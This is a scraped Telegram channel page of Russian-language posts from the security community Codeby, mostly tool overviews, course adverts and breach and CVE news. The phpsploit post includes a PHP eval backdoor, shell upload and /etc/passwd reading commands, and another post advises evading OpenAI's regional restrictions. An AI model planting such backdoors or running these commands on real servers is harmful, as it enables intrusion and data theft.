TGViewer
Channel Public Channel
Codeby

Codeby

@codeby_sec

Блог сообщества Кодебай

Чат: @codeby_one
Форум: codeby.net
Обучение: codeby.academy

CTF: hackerlab.pro

VK: vk.com/codeby
YT: clck.ru/XG99c

Сотрудничество: @KinWiz

Реклама: @Savchenkova_Valentina
Subscribers
37.1K
Photos
2.5K
Videos
103
Links
8.3K

Showing posts older than #9228 · Back to latest

Older Posts 14 shown
Post #9227 4.6K
Ваши данные уже в сети. Вы уверены, что они в безопасности?

Знаете ли вы, что:
- 92% людей даже не подозревают, какая информация о них есть в открытом доступе
- Ваши старые аккаунты на форумах и в соцсетях до сих пор можно найти
- Фото с геометками из отпуска 5-летней давности могут указать ваш домашний адрес
- Пароли из утечек 2010-х годов до сих пор используют для взлома аккаунтов

Ваши данные уже ищут — научитесь защищаться!
Что даст курс:
- Поиск своих "утекших" данных
- Удаление личной информации из сетей
- Настройки приватности, которые работают
- Методы безопасного серфинга

✅ 92% людей не контролируют свой цифровой след — будьте в меньшинстве!
🔴 Начать обучение запись до 31 июля!

По всем вопросам @Codeby_Academy
  • ❤ 15
  • 👍 8
  • 🔥 7
Post #9226 4.86K
Binsider

Binsider — швейцарский нож для реверсёров. Инструмент для анализа бинарных файлов ELF, который предлагает мощные средства статического и динамического анализа.

💡Харакетеристики:
⏺️Статический анализ - Позволяет анализировать структуру ELF, включая секции, сегменты, символы и перемещения.
⏺️Динамический анализ - Возможность выполнения бинарного файла и отслеживания системных вызовов, сигналов и потока выполнения программы.
⏺️Извлечение строк - Подобно команде strings, Binsider может извлекать строки из бинарного файла для поиска интересных данных, таких как URL, пароли и другая чувствительная информация.
⏺️Hexdump - Предоставляет структурированный просмотр бинарного содержимого с возможностью анализа в шестнадцатеричном формате.

📎Установка:
curl --proto '=https' --tlsv1.2 -sSf https://sh.rustup.rs | sh #Установка Rust

sudo apt install cargo

cargo install binsider

sudo cp /home/kali/.cargo/bin/binsider /bin


Использование:
binsider [PATH_TO_BINFILE]
  • 👍 15
  • 🔥 7
  • ❤ 6
Post #9219 5.93K
Пентестеру важно понимать DNS и его записи, чтобы выявлять инфраструктуру, скрытые сервисы и уязвимости, проверять защиту почты и находить возможности для атак. Это помогает эффективно планировать атаки и искать слабые места в безопасности.
  • 🔥 31
  • 👍 13
  • ❤ 9
Post #9218 4.49K
🚩 Новые задания на платформе HackerLab!

🌍 Категория Веб — PDF-библиотека

🎢 Категория Разное — Рекурсия

Приятного хакинга!
  • 🔥 10
  • 👍 7
  • ❤ 6
Post #9216 4.68K
Взламываем мифы о безопасности Android

Знаете ли вы:

🟧85% мобильных приложений содержат критические уязвимости (отчет OWASP 2024)
🟧Каждое 3-е приложение в Google Play имеет уязвимости, связанные с хранением данных (исследование Positive Technologies).
🟧Атаки на Android выросли на 50% за последние 2 года — (данные Kaspersky Lab), пора научиться защищаться!

На курсе Анализ защищённости приложений Андроид за 3,5 месяца освоите реальные инструменты защиты:⬇️
✨Разберете Android-приложения изнутри
✨Освоите инструменты статического и динамического анализа
✨Научитесь находить и устранять уязвимости на практике

21 июля старт обучения:
мини-группа до 8 человек + персональный разбор заданий

🟠Успейте записаться

✨Курс создан для:
Сотрудников подразделений ИБ для повышения квалификации, новичков в сфере анализа мобильных приложений, реверс-инженеров для повышения квалификации в области мобильных приложений

🚀 По всем вопросам пишите @Codeby_Academy
  • 👍 14
  • ❤ 8
  • 🔥 7
Post #9215 5.48K

phpsploit: Мощный фреймворк для пентеста PHP-приложений

phpsploit - это продвинутый инструмент с открытым исходным кодом, предназначенный для тестирования безопасности веб-приложений на PHP. Он сочетает в себе функции бекдора, шелл-клиента и фреймворка для эксплуатации уязвимостей.


❓Основные возможности:
➡️ Удалённое выполнение кода (RCE): позволяет загружать и выполнять произвольный PHP-код на целевой системе, поддерживает интерактивную командную строку.
➡️ Стелс-режим: минимизирует следы присутствия в логах и файловой системе, поддерживает шифрование трафика.
➡️ Гибкость и модульность: встроенные модули для сканирования и эксплуатации, возможность написания собственных плагинов на Python.
➡️ Поддержка сессий и многопоточности: сохранение сессий для возобновления работы, параллельное выполнение задач.
➡️ Кросс-платформенность: работает на Linux, Windows и macOS.

⬇️Установка и использование:

1️⃣ Установка phpsploit:
git clone https://github.com/nil0x42/phpsploit.git
cd phpsploit
pip install -r requirements.txt
./phpsploit


2️⃣ Настройка подключения:
set TARGET http://example.com/vulnerable.php
set BACKDOOR <?php eval($_POST['cmd']); ?>
run exploit


3️⃣ Основные команды:
exploit - запуск эксплойта
shell - интерактивная оболочка
scan file - поиск файлов
download - скачивание файлов
sessions - управление сессиями


4️⃣ Пример эксплуатации:
upload /path/to/shell.php /var/www/html/shell.php
exec "whoami"
exec "cat /etc/passwd"
scan /var/www/html


Применение в безопасности:
- Тестирование на уязвимости RCE в PHP-приложениях
- Пост-эксплуатация после успешного взлома
- Аудит веб-серверов на наличие бекдоров
  • 👍 13
  • ❤ 8
  • 🔥 6
  • 👎 1
Post #9214 4.48K
Extirpater

Extirpater - мощный инструмент для полного уничтожения данных на Android-устройстве без возможности восстановления.

💡Харакетеристики:
В отличие от стандартного удаления, при котором файлы просто удаляются из индекса файловой системы, Extirpater гарантирует, что ваши данные не подлежат возврату. Он заполняет свободное пространство случайными данными, а затем полностью очищает его, делая восстановление невозможным.

📎Установка:
👩‍💻Проект доступен в магазине F-droid:
https://f-droid.org/packages/us.spotco.extirpater/

👩‍💻Исходный код:
https://github.com/divested-mobile/extirpater


📌Использование:
Выбирете Primary или Secondary Storage и нажмите кнопку Start.
  • ❤ 12
  • 👍 10
  • 🔥 7
Post #9213 4.77K
👍 GitDorker

Инструмент, написанный на Python, который использует GitHub Search API и обширный список GitHub-дорков, составленных из различных источников, для поиска конфиденциальной информации, хранящейся на GitHub.

Основной целью является предоставление пользователю чистой и адаптированной поверхности атаки для сбора конфиденциальной информации на GitHub. GitDorker можно использовать с дополнительными инструментами, такими как GitRob или Trufflehog, для получения более точных результатов.

❗️Инструмент из-за использования GitHub Search API ограничен 30 запросами в минуту. Для предотвращения сбоев в него встроена функция ожидания после каждых 30 запросов.

📁 В папке Dorks находится список дорков. Рекомендуется использовать файл medium_dorks.txt при работе с инструментом. Данный файл содержит в общей сложности 240 отдельных дорков с различных ресурсов.

Для работы с инструментом также потребуется персональный токен GitHub. Установка осуществляется через следующие команды:
git clone https://github.com/obheda12/GitDorker.git
cd GitDorker
pip3 install -r requirements.txt


✔️Пример использования
Представленный ниже запрос будет искать информацию связанную с "codeby".
python3 GitDorker.py -tf TOKENSFILE -q codeby -d Dorks/DORKFILE -o output.txt

⏺️-tf импорт токена;
⏺️-q указывает на сам запрос;
⏺️-d содержит путь до словаря с дорками;
⏺️-o выходной файл с результатами.

Кроме того можно указать дополнительную информацию с помощью флагов -org, -u и т.д., чтобы сузить диапазон поиска и увеличить количество шансов на успех.
  • 👍 14
  • ❤ 10
  • 🔥 7
Post #9212 4.08K
pspy: Утилита для мониторинга процессов без привилегий root

pspy — это лёгкий и мощный инструмент с открытым исходным кодом, который позволяет отслеживать процессы на Linux-системах без необходимости обладания правами root. Это идеальный инструмент для анализа выполнения задач в реальном времени, поиска уязвимостей и оптимизации системных процессов.


❓ Основные возможности pspy
➡️ Мониторинг процессов в реальном времени:
• Улавливает все запуски команд и скриптов.
• Фиксирует информацию о процессах, выполняемых пользователями и системными службами.
➡️ Отслеживание задач cron:
• Помогает выявить выполняемые задачи cron и понять их расписание.
• Удобен для тестирования безопасности и выявления слабых мест.
➡️ Поддержка работы без root:
• Не требует установки или повышения привилегий.
• Идеален для использования в условиях ограниченного доступа.
➡️ Совместимость с различными архитектурами:
• Доступен для x64, x86, ARM и других платформ.
➡️ Лёгкость и портативность:
• Выполняется как один бинарный файл без дополнительных зависимостей.

⬇️ Установка и использование

1️⃣ Скачивание pspy:
Загрузите подходящую версию с GitHub:
wget https://github.com/DominicBreuker/pspy/releases/download/v1.2.1/pspy64
chmod +x pspy64


2️⃣ Запуск мониторинга:
Для наблюдения за процессами выполните:
./pspy64


3️⃣ Фильтрация событий:
Используйте встроенные флаги и фильтры, чтобы сузить список отслеживаемых процессов:
./pspy64 | grep cron
  • ❤ 15
  • 👍 11
  • 🔥 10
  • 🤔 1
Post #9211 4.47K
На днях сеть алкомаркетов «Винлаб» столкнулась с беспрецедентным инцидентом. Приостановлена работа всех магазинов «Винлаб».

Причиной стал масштабный взлом корпоративных серверов, который продолжает парализовывать бизнес-процессы компании.

Последствия атаки:
🟣Все розничные точки остаются закрытыми, на дверях размещены уведомления о «технических работах» без конкретных сроков возобновления деятельности
🟣Официальный сайт сети недоступен
🟣Клиенты столкнулись с «зависшими» заказами — оплаченный заказ не доставляется и статусы не обновляются

❗️Владелец сети (Novabev Group) пока не даёт официальных комментариев. По данным инсайдеров, хакеры потребовали выкуп, но руководство отказалось выполнять их условия.
  • 👾 22
  • 🔥 12
  • ❤ 5
  • 👍 4
  • 🤔 3
  • 😁 1
Post #9210 4.61K
📱 Google выпустил срочное обновление, закрывающее шесть критических уязвимостей в браузере Chrome. Среди них особую опасность представляет CVE-2025-6558 (оценка 8.8 по шкале CVSS), которая уже активно используется злоумышленниками в реальных атаках.

Суть проблемы кроется в компонентах ANGLE (Almost Native Graphics Layer Engine) и GPU браузера. ANGLE выполняет важную функцию - это промежуточный слой между движком рендеринга Chrome и графическими драйверами устройства. Ошибка в проверке входящих данных позволяет злоумышленникам осуществить так называемый «побег из песочницы».


🟧 Что это означает на практике?
- Достаточно просто открыть специально созданную веб-страницу
- Никаких дополнительных действий от пользователя не требуется
- Атакующий получает возможность выйти за пределы изолированной среды браузера
- Появляется риск полного компрометирования системы

🟧 Особую тревогу вызывает факт обнаружения этой уязвимости специалистами Google Threat Analysis Group (TAG) - подразделения, которое занимается расследованием сложных кибератак, часто связанных с деятельностью государственных хакерских группировок. Уязвимость была зафиксирована 23 июня 2025 года, но Google подтверждает, что эксплойты уже используются в реальных атаках.

🟧Это уже пятая критическая уязвимость в Chrome с начала 2025 года, которую эксплуатируют злоумышленники:
🟧CVE-2025-2783 - ошибка в логике на пересечении Chrome и операционной системы Windows, которая позволяет обойти защиту песочницы браузера.
🟧CVE-2025-4664 - случай недостаточного обеспечения соблюдения политики в компоненте под названием Loader.
🟧CVE-2025-5419 - уязвимость чтения и записи за пределами в движке V8 JavaScript и WebAssembly.
🟧CVE-2025-6554 - недостаток путаницы типов в движке V8 JavaScript и WebAssembly.
🟧Текущая CVE-2025-6558 - неправильная проверка ненадежного ввода в компонентах ANGLE и GPU браузера.

🟧 Что делать?
- Обновите Chrome до версии 38.0.7204.157/.158 (для Windows и macOS) и 138.0.7204.157 (для Linux)
Проверить наличие обновлений можно через меню: «Еще» > «Справка» > «О Google Chrome»

- Не забывайте, что аналогичные обновления необходимо устанавливать и для других браузеров на базе Chromium: Edge, Brave, Opera, Vivaldi
  • ❤ 14
  • 👍 7
  • 🔥 5
Post #9207 6.36K
Как защитить пароль от реверса: антиотладка, XOR и прыжки в бездну

Если в вашей программе есть CMP + JE — её уже взломали.
Но что если заменить проверку пароля на хаотичные прыжки, шифрование и ложные исключения?

В статье разберем нестандартные способы защиты:
⚪️Пароль = ключ дешифровки — без него код просто не соберётся.
⚪️Ловушки для отладчика — SEH, антитрассировка и ложные CMP.
⚪️Самомодифицирующийся код — программа меняет себя при каждом запуске.
⚪️Пароль из кусочков — собирается только в памяти и никогда не хранится целиком.

📍Чем больше хаоса, тем меньше шансов у реверсера.

➡️Читайте подробнее в новой статье!
  • 👍 20
  • 🔥 10
  • ❤ 7
Post #9206 4.64K
Intellifuzz

Intellifuzz - умная AI-powered обёртка для веб-фаззера ffuf. Автоматически анализирует цель и предлагает оптимальные расширения файлов для фаззинга, используя силу искусственного интеллекта от ведущих провайдеров.

💡Харакетеристики:
⏺️Множественные AI-провайдеры - OpenAI, Anthropic Claude, Ollama (локально), OpenRouter.
⏺️Управление конфигурацией - YAML-конфиг с интерактивной настройкой.
⏺️Интеграция с ffuf - Пропускает все параметры ffuf без изменений.
⏺️Умные предложения - Контекстно-зависимые рекомендации расширений файлов.
⏺️Гибкая аутентификация - API-ключи, переменные окружения, локальные модели.

📎Установка:
git clone https://github.com/cansolele/intellifuzz

cd intellifuzz

pip install -r requirements.txt

Заходим на сайт openAI под другой страной и в API Platforms, в настройках пользвателя cоздаём секретный ключ, называем проект как угодно и вставляем его в файл config.yaml


📌Использование:
python intellifuzz.py https://google.com


Удовольствие такое не бесплатное, за использование API просят плату
  • 🔥 11
  • ❤ 9
  • 👍 8
  • 👎 4
Post #9205 4.34K
🟧Перед вами профессиональный кроссворд для пентестеров и security-специалистов. Здесь собраны ключевые термины из мира взлома и защиты.
Решите его и напишите спрятанное слово в комментариях!
  • ❤ 19
  • 🔥 12
  • 👍 9
  • 😁 1
  • 😱 1
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →